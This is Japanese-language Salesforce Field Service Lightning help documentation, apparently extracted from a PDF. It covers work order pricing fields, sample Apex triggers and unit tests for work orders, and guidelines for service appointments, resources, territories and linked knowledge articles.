リスト価格	(参照のみ)対応する価格表エントリに表示される品目(商品)の価格。商品が選択されていない場合は、デフォルトの 0 に設定されます。 メモ: 品目にリンクする商品を選択すると、ルックアップウィンドウで、その名前と ID の横に商品のリスト価格を表示できます。リスト価格項目には、品目を保存したときに情報が入力されます。
商品	品目に対応する商品の名前。ルックアップでは、親作業指示の価格表に含まれる商品のみが表示されます。商品を選択して品目を保存すると、品目の次の項目に情報が入力されます。 • リスト価格 • 単価 • 小計 • 合計金額 メモ: 商品項目ではインライン編集がサポートされません。品目の商品を変更するには、[編集]をクリックします。商品を追加すると、新規商品で対応する価格表のエントリに基づいて、リスト価格、単価、小計、合計金額が更新されます。
単価	デフォルトでは、作業指示品目の単価は価格表からの品目のリスト価格ですが、変更できます。

作業指示およびそれらの品目名の価格項目を入力する場合、次のガイドラインに留意してください。

- 割引を作業指示に適用するには、品目レベルで割引を適用します。作業指示に品目名がない場合、その割引はゼロになります。
- 作業指示の価格項目を入力する場合、［価格表］および［税金］項目のみを入力します。［割引］、［小計］、［合計金額］、［総計］項目は、品目名項目に基づいてすべて自動的に計算されます。
- 作業指示品目の価格項目を入力する場合、［商品］および［割引］項目のみを入力します。［小計］、［合計金額］、［リスト価格］、［単価］項目は、他の品目名項目に基づいてすべて自動的に計算されます。
- 作業指示品目を商品にリンクする必要はありません。たとえば、作業指示品目を使用して ToDo を追跡したい場合があります。［商品］項目が空白である場合は、［リスト価格］、［単価］、［割引］、［数量］、［小計］、［合計金額］の各項目を使用でません。

メモ:

- 作業指示にリンクしている価格表を削除することはできません。
- 作業指示品目にリンクしている商品を削除することはできません。
- 作業指示品目にリンクしている価格表エントリを削除することはできません。価格表エントリは、［商品］参照項目によって作業指示品目にリンクします。
- 品目が価格表の商品にリンクしている場合は、その価格表を作業指示から削除できません。
- Lightning Experience では、商品を作業指示品目に追加できません。Salesforce Classic または API を使用してください。Salesforce Classic で作業指示品目を作成して商品を組み込んだ場合、Lightning Experience では数量と単価を更新できますが、商品を更新することはできません。

関連トピック:

作業指示項目
作業指示品目の項目
作業指示の設定

作業指示の Apex コードサンプル

次の Apex サンプルを使用して、サポートプロセスの作業指示のロールをカスタマイズおよび自動化します。

ヒント: Apex の新規ユーザですか? 『Force.com Apex コード開発者ガイド』を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

サンプルトリガ 1

このトリガは、すべての品目がクローズされるまでユーザが作業指示をクローズできないようにします。この方法は、すべてのスケジュール済み ToDo が確実に完了されるようにする場合に適しています。

組織で作業指示トリガを定義する手順は、次のとおりです。

1. [設定]から、[クイック検索]ボックスに「*作業指示*」と入力し、[作業指示]の [トリガ] をクリックします。
2. [新規] をクリックします。
3. トリガのテキストをコピーし、テキスト項目に貼り付けます。
4. [保存] をクリックします。

```
trigger ValidateWorkOrderLineItem on WorkOrder (before update) {
    for(WorkOrder w : Trigger.New) {
        if(w.Status =='Closed'){
            List<WorkOrderLineItem> woLineItemList = [Select wo.Status
                        From WorkOrderLineItem wo where wo.WorkOrderId=:w.Id];
             if(woLineItemList.isEmpty()==false){
                 for(WorkOrderLineItem woLineItem : woLineItemList){
                     if(woLineItem.Status != 'Closed'){
                         w.addError('You cannot close a work order until all of its
line items are closed.');
```

```
                        }
                    }
                }
            }
        }
```

サンプルトリガ 2

このトリガは、ケースの作業指示が [クローズ済み] とマークされている場合に自動的にケースをクローズします。ケースに複数の作業指示がある場合、トリガは最初の作業指示が [クローズ済み] とマークされた時点で起動します。これにより、関連する作業が完了した後にサポートエージェントが手動でケースをクローズする必要がなくなります。

```
trigger CloseCaseWhenWoId on WorkOrder (after update) {
    for (WorkOrder wo: Trigger.new) {
        try {
            if (wo.Status == 'closed') {
                Case ca = [SELECT Status from case where id = :wo.CaseId];
                ca.Status ='closed';
                update ca;
            }
        } catch (Exception e) {

              }
    }
}
```

トリガ 2 の単体テスト

開発者コンソールで Apex 単体テストを設定し、コードに問題がないかをスキャンできます。円滑に進めるためには、テストで Apex コード行の 4 分の 3 以上がカバーされている必要があります。この単体テストは、サンプルトリガ 2 に適用されます。

```
@isTest
private class WOTriggerTest {
    static testMethod void validateWO() {
    Case ca = new Case();
    ca.Origin ='Phone';
    ca.Status ='new';
    insert(ca);
        WorkOrder wo = new WorkOrder();
        wo.Subject = 'test';
        wo.Status ='closed';
        wo.CaseId = ca.Id;
        insert(wo);
        update(wo);
        Case ca1 = [SELECT Status from Case where id= :ca.Id];
        System.assertEquals('Closed', ca1.Status);
    }
}
```

作業指示 Apex クラス

Apex クラスを使用することで、トリガのサイズが小さくなり、Apex コードの再利用や管理が容易になります。トリガで参照できるこのクラスは、1 つの品目を含む作業指示を作成します。

```
public class CreateWorkOrderLineItem{
public WorkOrderLineItem createWorkOrderLineItem(){
    WorkOrder wo = new WorkOrder();
    wo.subject ='title';
    insert wo;
    WorkOrderLineItem woli = new WorkOrderLineItem();
    woli.workOrderId = wo.Id;
    woli.description = 'abcd';
    return woli;
    }
    }
```

作業指示 Apex クラスの単体テスト

この単体テストは、作業指示 Apex クラスに適用されます。

```
@isTest
public class TestWorkOrderLineItem {
    static testMethod void testCreateWorkOrderLineItem()
    {
        CreateWorkOrderLineItem cwoLi = new CreateWorkOrderLineItem();
        cwoLi.createWorkOrderLineItem();
    }
}
```

関連トピック:

- 作業指示の使用に関する考慮事項
- 作業指示項目

Field Service Lightning のガイドライン

Field Service Lightning 機能を使用する状況とその方法について説明します。

サービス予約の使用に関するガイドライン

サービス予約は、フィールドサービス技術者が顧客の作業を実行するための予約です。サービス予約を作成および管理する方法を学習します。

サービス人員の使用に関するガイドライン

サービス人員は、フィールドサービス作業を実行できるユーザです。サービス人員を作成および管理する方法について説明します。

サービステリトリーの使用に関するガイドライン

サービステリトリーは、チームがフィールドサービス作業を実行する地域を表します。サービステリトリーを作成および管理する方法について説明します。

作業指示の使用に関するガイドライン

作業指示は、商品に対して実行するToDoの追跡に役立ちます。作業指示の作成方法および管理方法を習得してください。

作業指示でのナレッジの使用に関するガイドライン

ナレッジ記事を作業指示や作業指示品目に添付して、フィールドの技術者が重要な作業手順情報やガイドライン、仕様などにアクセスできるようにします。

サービス予約の使用に関するガイドライン

サービス予約は、フィールドサービス技術者が顧客の作業を実行するための予約です。サービス予約を作成および管理する方法を学習します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

サービス予約を表示する
- サービス予約に対する「参照」

サービス予約を作成する
- サービス予約に対する「作成」

サービス予約を削除する
- サービス予約に対する「削除」

サービス人員をサービス予約に割り当てる
- サービス予約に対する「編集」およびサービス人員に対する「参照」

サービス予約の表示

サービス予約は、[サービス予約] タブに表示されます。また、いくつかのレコードの詳細ページにも表示されます。

- サービス人員に割り当てられた予約は、人員の詳細ページの [サービス予約] 関連リストに表示されます。
- レコードに関連するサービス予約は、レコード詳細ページの [サービス予約] 関連リストに表示されます。サービス予約は、取引先、納入商品、商談、作業指示、作業指示品目に追加できます。

サービス予約の作成

サービス予約は、[サービス予約] タブか、サポートされるレコードの [サービス予約] 関連リストから作成します。サービス人員の [サービス予約] 関連リストからサービス予約を作成することはできませんが、既存のサービス予約に人員を割り当てることはできます。

サービス予約の削除

サービス予約を削除して、キャンセルされたことを示すことができます。レコードを削除すると、子サービス予約も削除されます。

サービス予約と他のレコードの関連付け

サービス予約には常に親レコード (作業指示、作業指示品目、商談、取引先、納入商品のいずれか) があります。親レコードのタイプによって、サービス予約の特性がわかります。

- *作業指示*と*作業指示品目*のサービス予約は、実施される作業のより詳細なビューを提供します。作業指示と作業指示品目では作業に関する一般情報を入力できますが、サービス予約ではスケジュールと所有権に関する詳細を入力します。
- *納入商品*のサービス予約は、納入商品に対して実施する作業を表します。
- *取引先*のサービス予約は、取引先に対して実施する作業を表します。
- *商談*のサービス予約は、商談に関連する作業を表します。

たとえば、顧客の年1回の冷蔵庫メンテナンスを追跡する作業指示を作成するとします。作業指示の [サービス予約] 関連リストで、[年1回のメンテナンス] 予約を作成します。

予約時間中に技術者はほとんどのメンテナンスを完了しますが、交換部品の注文と取り付けが必要であると判断します。予約時間の終了後、作業指示上に、取り付けを追跡する 2 つ目のサービス予約が作成されます。2つ目の予約時間が終了し、冷蔵庫が完全に修理されたことが確認されたら、作業指示を完了できます。

サービス予約の状況について

サービス予約には［状況］と［派遣状況］の 2 つの状況項目があります。サービス予約の［状況］項目は、現在の時間、予約の［スケジュール済み開始時間］と［スケジュール済み終了時間］、［実際の開始時間］と［実際の終了時間］、［派遣状況］に基づいて自動的に入力されます。［状況］選択リストには、次のように計算される値が表示されます。

- *未スケジュール*: ［スケジュール済み開始時間］と［スケジュール済み終了時間］項目が空白です。
- *スケジュール済み*: ［スケジュール済み開始時間］項目と［スケジュール済み終了時間］項目が入力されています。
- *派遣済み*: ［派遣状況］が［派遣済み］に変更されています。
- *進行中*: ［実際の開始時間］項目は入力されていますが、［実際の終了時間］項目は空白です。
- *完了*: ［実際の開始時間］項目と［実際の終了時間］項目が入力されています。
- *キャンセル*: ［派遣状況］が［キャンセル］に変更されています。
- *見逃し*: ［スケジュール済み開始時間］項目と［スケジュール済み終了時間］項目は入力されていますが、［実際の開始時間］項目と［実際の終了時間］項目が空白で、［スケジュール済み終了時間］の時間が経過しています。
- *長期間実行中*: 予約は *［進行中］* ですが、［スケジュール済み終了時間］の時間が経過しています。
- *遅延*: 予約は *［スケジュール済み］* ですが、現在の時間が［スケジュール済み開始時間］と［スケジュール済み終了時間］の間にあります。

サービス予約の状況は、親レコードの状況とは無関係です。

［派遣状況］項目は、割り当てられたサービス人員に予約が通知されているかどうかを示します。これは、次の 2 つの値で編集できる項目です。

- *派遣済み*: 割り当てられたサービス人員に予約が通知されています。この値を選択すると、予約の［状況］が［派遣済み］に変わります。この値は、予約の［状況］が［未スケジュール］または［スケジュール済み］の場合にのみ選択できます。
- *キャンセル*: 予約がキャンセルされています。この値を選択すると、予約の［状況］が［キャンセル］に変わります。

メモ: これらの状況項目にその他の値は作成できません。サービス予約の状況を編集できるようにする必要がある場合は、カスタム項目を使用してください。

関連トピック:

サービス予約の項目

サービス人員の使用に関するガイドライン

サービス人員は、フィールドサービス作業を実行できるユーザです。サービス人員を作成および管理する方法について説明します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

サービス人員を参照する
- サービス人員に対する「参照」

サービス人員を作成する
- サービス人員に対する「作成」

サービス人員をサービス予約に割り当てる
- サービス予約に対する「編集」およびサービス人員に対する「参照」

サービス人員を無効にする
- サービス人員に対する「編集」

サービス人員の参照

サービス人員は、[サービス人員] タブで参照します。その他にも、次の方法で参照できます。

- サービス予約に割り当てられた人員は、予約の詳細ページの [割り当て済み人員] 関連リストに表示されます。
- サービステリトリーに属する人員は、テリトリーの詳細ページの [サービステリトリーメンバー] 関連リストに表示されます。

サービス人員の作成

サービス人員は、[サービス人員] タブから作成します。各レコードが人員種別 (技術者または派遣担当者) である場合、ユーザに最大 2 つのサービス人員レコードを関連付けることができます。

サービス予約へのサービス人員の割り当て

予約の詳細ページの [割り当て済み人員] 関連リストを使用して、人員をサービス予約に割り当てます。必要に応じて、[設定] の [割り当て済み人員] ノードから関連リストのレイアウトを変更できます。1 つの予約に複数の人員を割り当てることができます。

サービス人員の無効化

追跡の目的のために、人員は削除できず、無効化のみを行うことがきます。ユーザを無効にするには、詳細ページで [有効] を選択解除します。

ユーザを無効にすると、関連付けられたサービス人員も無効になります。無効なユーザに関連付けられたサービス人員は作成できません。

サービス人員スケジュールの参照

[サービス予約] 関連リストには、人員に割り当てられたすべての予約が表示されます。人員の [不在] 関連リストでは、人員が作業できない期間を定義できます。スケジュールオプティマイザが含まれる Field Service Lightning 管理パッケージを使用していない場合、人員を不在と競合する予約に割り当てることができます。

ヒント: 人員が不在を作成するときにスーパーバイザに承認申請を送信するトリガを作成します。

Field Service Lightning 管理パッケージを使用していない場合、個々のサービス人員のカレンダービューは使用できません。

取引先への優先サービス人員の追加

特定の取引先または作業指示で特定の人員を優先、必須、または除外と指定できます。作業指示は、関連付けられた取引先の人員設定を継承します。

[人員設定] 関連リストを使用して、取引先または作業指示に設定を追加します。サービス人員を選択し、設定レベルを選択して変更を保存します。

人員設定は、要件というよりも提案として機能します。関連付けられた作業指示の人員設定に関わらず、任意の人員をサービス予約に割り当てることができます。

関連トピック:

サービス人員の設定

サービス人員の項目

サービステリトリーの使用に関するガイドライン

サービステリトリーは、チームがフィールドサービス作業を実行する地域を表します。サービステリトリーを作成および管理する方法について説明します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

サービステリトリーを参照する
- サービステリトリーに対する「参照」

サービステリトリーを作成する
- サービステリトリーに対する「作成」

サービステリトリーを削除する
- サービステリトリーに対する「削除」

サービステリトリーにサービス人員を割り当てる
- サービステリトリーに対する「編集」

サービステリトリーの参照

[サービステリトリー] タブでサービステリトリーを参照します。人員の詳細ページの [サービステリトリー] 関連リストで、サービス人員のテリトリーを参照することもできます。

サービステリトリーの作成

サービステリトリーを使用する場合、作成の必要があるテリトリーを決定します。ビジネスの形態に応じて、都道府県、市区郡、またはその他の要素に基づいたテリトリーを作成します。サービステリトリーの階層を作成する場合は、最初に最上位レベルのテリトリーを作成します。サービステリトリー階層には、最大で 500 件のテリトリーを含めることができます。

Salesforce の [サービステリトリー] タブでサービステリトリーを作成します。テリトリーの作成後、[サービステリトリーメンバー] 関連リストからメンバーを追加できます。サービステリトリーメンバーはテリトリー内で作業する人員であり、メンバーをテリトリーと関連付けると、メンバーは本拠地に近い予定に割り当てられます。

サービス人員へのサービステリトリーの割り当て

サービス人員を複数のテリトリーに関連付け、人員が作業可能かどうかを示すことができます。人員の詳細ページの [サービステリトリー] 関連リスト、またはテリトリーの詳細ページの [サービステリトリーメンバー] 関連リストで、人員にテリトリーを割り当てます。

人員にテリトリーを割り当てるときに、[種別] 項目を使用してテリトリーが人員のプライマリ、セカンダリ、再配置テリトリーのいずれであるかを示します。

- *プライマリテリトリー*は通常、人員が最も頻繁に作業するテリトリー (本拠地の周辺など) です。人員に割り当てることができるプライマリテリトリーは 1 つのみです。
- *セカンダリテリトリー*は、必要に応じて人員を予約に割り当て可能なテリトリーです。人員に複数のセカンダリテリトリーを割り当てることができます。
- *再配置テリトリー*は、一時的な異動を表します。スケジュールオプティマイザが含まれる Field Service Lightning 管理パッケージを使用している場合、再配置テリトリーのある人員は、指定された再配置日付

中は常に再配置テリトリー内のサービスに割り当てられます。再配置テリトリーがない場合、プライマリテリトリーがセカンダリよりも優先されます。

サービステリトリーの削除
サービス予約のあるサービステリトリーは削除できません。削除しようとすると、予約を別のテリトリーに割り当てるように促されます。

メンバーが割り当てられているサービステリトリーを削除すると、メンバーである人員とそのテリトリーの関連付けは解除されます。

例: テリトリーの階層を作成して、カリフォルニア内のチームが作業するエリアを表すことができます。*カリフォルニア*という名前の最上位のテリトリー、*カリフォルニア北部*、*カリフォルニア中部*、*カリフォルニア南部*という名前の 3 つの子テリトリー、およびカリフォルニアの郡に対応する一連の第 3 階層のテリトリーを追加します。サービス人員を各郡テリトリーに割り当て、その郡で誰が作業可能かを示します。

関連トピック:

サービステリトリーの設定
サービステリトリーの項目

作業指示の使用に関するガイドライン

ユーザ権限	
[作業指示] タブ、作業指示、および作業指示品目を表示する	作業指示に対する「参照」
作業指示を作成またはコピーする	作業指示に対する「作成」
作業指示を編集する	作業指示に対する「編集」
作業指示を削除する	作業指示に対する「削除」
作業指示品目を作成、編集、および削除する	作業指示に対する「編集」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

作業指示は、商品に対して実行する ToDo の追跡に役立ちます。作業指示の作成方法および管理方法を習得してください。

作業指示の表示
作業指示は、取引先、納入商品、ケース、取引先責任者、エンタイトルメント、サービス予約、サービス契約、および他の作業指示と関連付けることができます。[作業指示] タブに作業指示を表示してください。次のレコード詳細ページの [作業指示] 関連リストにも、レコードに関連付けられている作業指示が表示されます。

- 取引先
- 納入商品
- ケース
- 取引先責任者

- エンタイトルメント
- サービス契約

ヒント: Salesforce システム管理者が作業指示を含むコンソールを設定している場合、[コンソール] タブをクリックして、作業指示とそれに関連するレコードを 1 か所で表示および編集できます。

作業指示の作成

作業指示は、サポートされているオブジェクトの [作業指示] タブまたは [作業指示] 関連リストで作成および編集できます。組織の作業指示の設定によっては、一部のレコードでこの関連リストが使用できない場合があります。

ヒント: 作業指示を作成する場合は、[作業指示品目] 関連リストにより、*品目名*を作業指示に追加します。作業指示品目は、作業指示を完了するために技術者が実施する必要のある具体的な ToDo を表します。これらは 1 つずつ完了とマークすることができ、フィールドサービスのプロセスを簡単に追跡できるほか、プロセスが向上します。割引や単価などの価格設定の詳細は、作業指示の品目名レベルで設定されます。

作業指示の削除

作業指示は、作業指示の詳細ページまたは [作業指示] 関連リストで削除します。削除した作業指示はごみ箱に移動されます。作業指示に関連付けられているメモ、添付ファイル、活動、品目名、サービス予約も削除されます。作業指示を元に戻すと、関連付けられている項目も復元されます。

作業指示の共有

組織のデフォルトの共有モデルで許可されている以外の、作業指示に対する他のユーザのアクセスを許可できる場合があります。ただし、デフォルトよりも厳しくするために共有モデルを変更することはできません。

作業指示にアクセスできるユーザを参照するには、作業指示の詳細ページで [共有] をクリックします。作業指示品目は、親作業指示の共有設定を継承します。

共有ルールを設定して作業指示の共有を制御する方法については、「作業指示共有ルールの作成」を参照してください。

作業指示とサービス予約の連動

作業指示と作業指示品目のサービス予約は、実施される作業のより詳細なビューを提供します。作業指示と作業指示品目では作業に関する一般情報を入力できますが、サービス予約ではスケジュールと所有権に関する詳細を入力します。

たとえば、顧客の年 1 回の冷蔵庫メンテナンスを追跡する作業指示を作成するとします。作業指示の [サービス予約] 関連リストで、[年 1 回のメンテナンス] 予約を作成します。

予約時間中に技術者はほとんどのメンテナンスを完了しますが、交換部品の注文と取り付けが必要であると判断します。予約時間の終了後、作業指示上に、取り付けを追跡する 2 つ目のサービス予約が作成されます。2つ目の予約時間が終了し、冷蔵庫が完全に修理されたことが確認されたら、作業指示を完了できます。

作業指示と納入商品の連動

作業指示を納入商品とリンクすると、設置、修理、予防メンテナンスなど、納入商品で実行する作業を追跡できます。作業指示と納入商品のリンクは、納入商品詳細ページの [作業指示] 関連リスト、または作業指示の納入商品参照項目で行うことができます。作業指示を納入商品にリンクする場合は、次のガイドラインに従ってください。

- 作業指示が特定の納入商品に関連している場合は、作業を簡単に追跡できるように、Salesforce で作業指示を納入商品にリンクします。
- 顧客が購入した納入商品に問題が生じたためにケースが進行中の場合は、その納入商品を検査または修理するための作業指示を作成する必要がある場合があります。その場合、ケースの所有者が進行状況を追跡できるように、作業指示をケースにリンクします。
- 納入商品に関する定期的な標準メンテナンスを追跡する必要がある場合は、関連する作業指示をそのメンテナンスについて説明するエンタイトルメントやサービス契約にリンクします。

作業指示のレポートの作成

カスタムレポートタイプを作成し、組織の作業指示を追跡します。詳細は、「Field Service Lightning レポートの作成」を参照してください。

メモ: [オブジェクトマイルストン]カスタムレポートタイプを使用して、マイルストンが設定されている作業指示を組織に表示することもできます。作業指示のレポートには、［マイルストン状況］および［マイルストン状況アイコン］項目を使用できません。

ナレッジ記事の作業指示への添付

ナレッジ記事を作業指示や作業指示品目に添付して、フィールド技術者が商品仕様や説明などにすばやくアクセスできるようにします。詳細は、「作業指示でのナレッジの使用に関するガイドライン」を参照してください。

関連トピック:

作業指示の設定

作業指示の使用に関する考慮事項

作業指示項目

作業指示でのナレッジの使用に関するガイドライン

ナレッジ記事を作業指示や作業指示品目に添付して、フィールドの技術者が重要な作業手順情報やガイドライン、仕様などにアクセスできるようにします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

作業指示または作業指示品目に記事を添付または添付解除する
- 作業指示に対する「参照」および記事タイプに対する「参照」およびナレッジの有効化

ページレイアウトを編集する
- 「アプリケーションのカスタマイズ」

コンソールレイアウトを編集する
- 「アプリケーションのカスタマイズ」および「Service Cloud ユーザ」

記事の添付

作業指示または作業指示品目に記事を添付する場合、次の 2 通りの方法があります。

- 記事を添付するレコードに移動します。コンソールの Knowledge One ウィジェットで、記事を検索します。記事のアクションメニューで、[作業指示に添付] または [作業指示品目に添付] をクリックします。
- 記事を添付するレコードに移動します。[記事] 関連リストで、[記事を検索]をクリックします。検索を使用して記事を見つけ、記事のアクションメニューで、[作業指示に添付]または[作業指示品目に添付]をクリックします。

添付記事の表示

作業指示または作業指示品目に添付されている記事は、Knowledge One ウィジェットおよびレコードの [記事] 関連リストに表示されます。記事を表示するには、タイトルをクリックします。また、関連リストのフィード追跡が有効になっている場合は、作業指示または作業指示品目のフィードからも添付記事に移動できます。

記事の詳細ページの [リンク済み作業指示] および [リンク済み作業指示品目] 関連リストに、記事がどのレコードに添付されているかが表示されます。

記事の添付解除

作業指示または作業指示品目から記事を添付解除する場合、次の 2 通りの方法があります。

- 記事が添付されているレコードに移動します。コンソールの Knowledge One ウィジェットで、記事のアクションメニューの [作業指示から添付解除] または [作業指示品目から添付解除] をクリックします。
- 記事が添付されているレコードに移動します。[記事]関連リストで、記事の横にある [添付解除] をクリックします。

添付記事の更新


記事が変更されている場合は、その記事に移動して [編集] をクリックすると、新バージョンを公開できます。

記事をレコードに添付すると、それ以降のバージョンが公開されても、添付したバージョンの記事がレコードに関連付けられたままになります。必要に応じて、記事を添付解除してからレコードに再添付して、レコードに最新バージョンの記事がリンクされるようにします。リンク済み記事の詳細ページの [リンク済み記事のバージョン] 項目から、添付されたバージョンに移動します。

リンク済み記事の管理

[設定] の [リンク済み記事] ノードの [ナレッジ] で、リンク済み記事のページレイアウトや項目、入力規則などをカスタマイズします。

コンソールおよびページレイアウトの設定方法を学習して、記事を作業指示や作業指示品目に添付できるようにするには、「作業指示の設定」を参照してください。



(1) [記事] 関連リストから、レコードに添付された記事を表示および変更します。

(2) 記事のプロパティを表示するには [表示] をクリックし、記事自体を表示するにはそのタイトルをクリックします。レコードから記事を削除するには、[添付解除] をクリックします。

(3) コンソールサイドバーの Knowledge One ウィジェットでは、添付記事の管理、推奨記事の表示、知識ベースの検索が行えます。

(4) 各記事のアクションメニューには、記事を添付または添付解除するオプションがあります。

警告:

- 記事ウィジェットとフィード記事ツールは、フィードビューでは使用できません。
- クイックアクションとグローバルアクションは、リンクされた記事ではサポートされていません。
- ナレッジホームページの記事ツールバーで、記事を作業指示または作業指示品目に添付することはできません。
- Lightning Experience または Salesforce1 では、記事の [リンク済み作業指示] および [リンク済み作業指示品目] 関連リストを使用できません。
- Lightning Experience および Salesforce1 では、リンク済み記事は参照のみです。
- Lightning Experience でフィード項目内の記事リンクをクリックすると、Salesforce Classic の記事ページにリダイレクトされます。Salesforce1 では、フィード項目からはリンクされた記事にアクセスできません。

関連トピック:

リンク済み記事の項目

Field Service Lightning オブジェクト項目

Field Service Lightning 標準オブジェクトで使用できる項目について説明します。

サービス予約の項目

サービス予約には次の項目があります。ページレイアウト設定と項目レベルセキュリティ設定によっては、これらの項目には表示できないものや編集できないものがあります。

サービス人員の項目

サービス人員とその関連オブジェクトには、次の項目があります。ページレイアウト設定と項目レベルセキュリティ設定によっては、これらの項目には表示できないものや編集できないものがあります。

サービステリトリーの項目

サービステリトリーとサービステリトリーメンバーには、次の項目があります。ページレイアウト設定と項目レベルセキュリティ設定によっては、これらの項目には表示できないものや編集できないものがあります。

作業指示項目

作業指示には、次の項目が含まれます。ページレイアウト設定と項目レベルセキュリティ設定によっては、これらの項目には表示できないものや編集できないものがあります。

作業指示品目の項目

作業指示品目には次の項目が含まれます。ページレイアウト設定と項目レベルセキュリティ設定によっては、これらの項目には表示できないものや編集できないものがあります。

作業種別の項目

作業種別には、次の項目があります。ページレイアウト設定と項目レベルセキュリティ設定によっては、これらの項目には表示できないものや編集できないものがあります。

リンク済み記事の項目

リンク済み記事とは、作業指示または作業指示品目に添付されているナレッジ記事です。リンク済み記事には次の項目が含まれます。ページレイアウト設定と項目レベルセキュリティ設定によっては、これらの項目には表示できないものや編集できないものがあります。

業務時間の項目

業務時間および時間枠には次の制限事項があります。ページレイアウト設定と項目レベルセキュリティ設定によっては、これらの項目には表示できないものや編集できないものがあります。

フィールドサービスのスキルの項目

スキルは、フィールドサービス人員の認定と専門分野を表します。スキルとその関連オブジェクトには、次の項目があります。ページレイアウト設定と項目レベルセキュリティ設定によっては、これらの項目には表示できないものや編集できないものがあります。

サービス予約の項目

サービス予約には次の項目があります。ページレイアウト設定と項目レベルセキュリティ設定によっては、これらの項目には表示できないものや編集できないものがあります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

項目名	説明
取引先	(参照のみ) 予約に関連付けられた取引先。親レコードが作業指示または作業指示品目の場合、この項目の値は親から継承されます。それ以外の場合は、空白のままになります。
実際の所要時間 （分）	人員が現場に到着してから予約を完了するのにかかった分数。値が初めて［実際の開始時間］項目および［実際の終了時間］項目に追加されると、［実際の所要時間］が自動的に入力されて［実際の開始時間］と［実際の終了時間］の差がリストされます。その後、［実際の開始時間］項目および［実際の終了時間］項目が更新されても［実際の所要時間］項目は再更新されませんが、手動で更新することができます。
実際の終了時間	予約が終了した実際の日時。
実際の開始時間	予約が開始した実際の日時。
Address	予約が実行される住所。親レコードで住所がリストされている場合、住所は親レコードから継承されます。
予約番号	予約を識別する自動割り当て番号。
到着期間の終了	技術者の現場到着予定期間の終了。遅延やスケジュールの変更に対応できるように、この期間は通常、[スケジュール済み開始時間] と [スケジュール済み終了時間]の期間よりも長くなります。[到着期間の開始] と [到着期間の終了] は顧客と共有して、[スケジュール済み開始時間] と [スケジュール済み終了時間] は内部のみに制限することができます。
到着期間の開始	技術者の現場到着予定期間の開始。遅延やスケジュールの変更に対応できる

項目名	説明
	ように、この期間は通常、[スケジュール済み開始時間] と [スケジュール済み終了時間] の期間よりも長くなります。[到着期間の開始] と [到着期間の終了] は顧客と共有して、[スケジュール済み開始時間] と [スケジュール済み終了時間] は内部のみに制限することができます。
取引先責任者	予約に関連付けられた取引先責任者。親レコードが作業指示または作業指示品目の場合、この項目の値は親から継承されます。
Description	予約の説明。
派遣状況	割り当てられたサービス人員に予約が通知されているかどうかを示します。次の 2 つの値があります。 • *派遣済み*: 割り当てられたサービス人員に予約が通知されています。この値を選択すると、予約の［状況］が［派遣済み］に変わります。この値は、予約の［状況］が［未スケジュール］または［スケジュール済み］の場合にのみ選択できます。 • *キャンセル*: 予約がキャンセルされています。この値を選択すると、予約の［状況］が［キャンセル］に変わります。
期日	この日までに予約を完了する必要があります。通常、［許容最早開始日］と［期日］には顧客のサービスレベル契約の条件が反映されます。
期間	予約の推定期間。親レコードが作業指示または作業指示品目の場合、予約は親の期間を継承しますが、手動で更新できます。期間の単位は、［期間種別］項目で選択した値に基づいて分または時間になります。
期間種別	期間の単位 (分または時間)。
許容最早開始日	この日以降に予約を完了する必要があります。通常、［許容最早開始日］と［期日］には顧客のサービスレベル契約の条件が反映されます。
親レコード	予約に関連付けられた親レコード。
親レコードの状況カテゴリ	(参照のみ)親レコードの状況カテゴリ。親レコードが作業指示または作業指示品目の場合はこの項目に入力し、それ以外の場合は空白のままにします。

項目名	説明
親レコード種別	(参照のみ) 親レコードのタイプ (取引先、納入商品、商談、作業指示、作業指示品目)。
スケジュール済み終了時間	予約の終了予定時間。Field Service Lightning 管理パッケージとスケジュールオプティマイザを使用している場合、この項目は予約が人員に割り当てられると入力されます。スケジュール済み終了時間 – [スケジュール済み開始時間] = [予想所要時間].
